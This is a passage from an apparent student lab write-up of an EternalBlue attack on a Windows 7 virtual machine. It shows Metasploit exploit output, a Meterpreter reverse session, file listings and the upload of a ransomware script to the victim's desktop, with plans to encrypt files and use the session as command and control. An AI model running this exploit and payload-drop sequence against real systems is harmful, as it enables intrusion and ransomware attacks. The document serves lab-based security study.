
Here successfully gained the access to the windows 7 machine by using this exploit

Step 6: looking the system information




```
Servic
[*] 192.168.56.106:445 - 0×00000020  65 20 50 61 63 6b 20 31                         e Pack 1

[+] 192.168.56.106:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.106:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.106:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.106:445 - Starting non-paged pool grooming
[+] 192.168.56.106:445 - Sending SMBv2 buffers
[+] 192.168.56.106:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.106:445 - Sending final SMBv2 buffers.
[*] 192.168.56.106:445 - Sending last fragment of exploit packet!
[*] 192.168.56.106:445 - Receiving response from exploit packet
[+] 192.168.56.106:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.56.106:445 - Sending egg to corrupted connection.
[*] 192.168.56.106:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.56.106
[*] Meterpreter session 1 opened (192.168.56.105:4444 → 192.168.56.106:49160) at 2025-03-31 17:
34:45 -0400
[+] 192.168.56.106:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.106:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.106:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > sysinfo
Computer        : WINDOWS07
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > 
```

Step 7: Looking for the files in the windows machine




```
100666/rw-rw-rw-  524288  fil   2025-03-31 17:07:08 -0400  NTUSER.DAT{016888bd-6c6f-11de-8d1d-
                                                          001e0bcde3ec}.TMContainer0000000000
                                                          0000000001.regtrans-ms
100666/rw-rw-rw-  524288  fil   2025-03-31 17:07:08 -0400  NTUSER.DAT{016888bd-6c6f-11de-8d1d-
                                                          001e0bcde3ec}.TMContainer0000000000
                                                          0000000002.regtrans-ms
040777/rwxrwxrwx  0       dir   2025-03-31 17:07:09 -0400  NetHood
040555/r-xr-xr-x  0       dir   2025-03-31 17:13:42 -0400  Pictures
040777/rwxrwxrwx  0       dir   2025-03-31 17:07:09 -0400  PrintHood
040777/rwxrwxrwx  0       dir   2025-03-31 17:07:09 -0400  Recent
040555/r-xr-xr-x  0       dir   2025-03-31 17:13:42 -0400  Saved Games
040555/r-xr-xr-x  0       dir   2025-03-31 17:13:42 -0400  Searches
040777/rwxrwxrwx  0       dir   2025-03-31 17:07:09 -0400  SendTo
040777/rwxrwxrwx  0       dir   2025-03-31 17:07:09 -0400  Start Menu
040777/rwxrwxrwx  0       dir   2025-03-31 17:07:09 -0400  Templates
040555/r-xr-xr-x  0       dir   2025-03-31 17:13:42 -0400  Videos
100666/rw-rw-rw-  262144  fil   2025-03-31 17:40:26 -0400  ntuser.dat.LOG1
100666/rw-rw-rw-  0       fil   2025-03-31 17:07:08 -0400  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2025-03-31 17:07:09 -0400  ntuser.ini

meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\vboxuser\Desktop
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2025-03-31 17:36:47 -0400  cyberlab
100666/rw-rw-rw-  282   fil   2025-03-31 17:13:42 -0400  desktop.ini

meterpreter > 
```

Step 8: Transferring the ransome ware file to the windows machine



```
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:133:in `run'
/usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console.rb:62:in `interact'
/usr/share/metasploit-framework/lib/msf/base/sessions/meterpreter.rb:582:in `_interact'
/usr/share/metasploit-framework/lib/rex/ui/interactive.rb:53:in `interact'
/usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/core.rb:1749:in `cmd_sessi
ons'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:582:in `run_command'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:531:in `block in run_single'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:525:in `each'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:525:in `run_single'
/usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/exploit.rb:198:in `cmd_exp
loit'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:582:in `run_command'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:531:in `block in run_single'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:525:in `each'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:525:in `run_single'
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:165:in `block in run'
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:309:in `block in with_history_manager_c
ontext'
/usr/share/metasploit-framework/lib/rex/ui/text/shell/history_manager.rb:37:in `with_context'
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:306:in `with_history_manager_context'
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:133:in `run'
/usr/share/metasploit-framework/lib/metasploit/framework/command/console.rb:54:in `start'
/usr/share/metasploit-framework/lib/metasploit/framework/command/base.rb:82:in `start'
/usr/bin/msfconsole:23:in `<main>'
meterpreter > upload /home/kali/encrdecp.py C:\\Users\\vboxuser\\Desktop\\encrdecp.py
[*] Uploading  : /home/kali/encrdecp.py → C:\Users\vboxuser\Desktop\encrdecp.py
[*] Uploaded 2.91 KiB of 2.91 KiB (100.0%): /home/kali/encrdecp.py → C:\Users\vboxuser\Desktop\
encrdecp.py
[*] Completed  : /home/kali/encrdecp.py → C:\Users\vboxuser\Desktop\encrdecp.py
meterpreter > 
```

upon successful transfer the ransome ware file is in the windows machine



Summary: Here by knowing the vulnerability of the machine we have simulated the attack and gained the remote access to the system and manually we have transferred the payload to the target machine, in the next phase will encrypt the directory and here our aim is gain the access by controlling it as C2(command and control).

References:

https://en.wikipedia.org/wiki/WannaCry_ransomware_attack
https://answers.microsoft.com/en-us/windows/forum/all/windows-7-pc-infected-with-ransomware/8ff4bdaf-a294-45a1-86ef-ba46247d31f9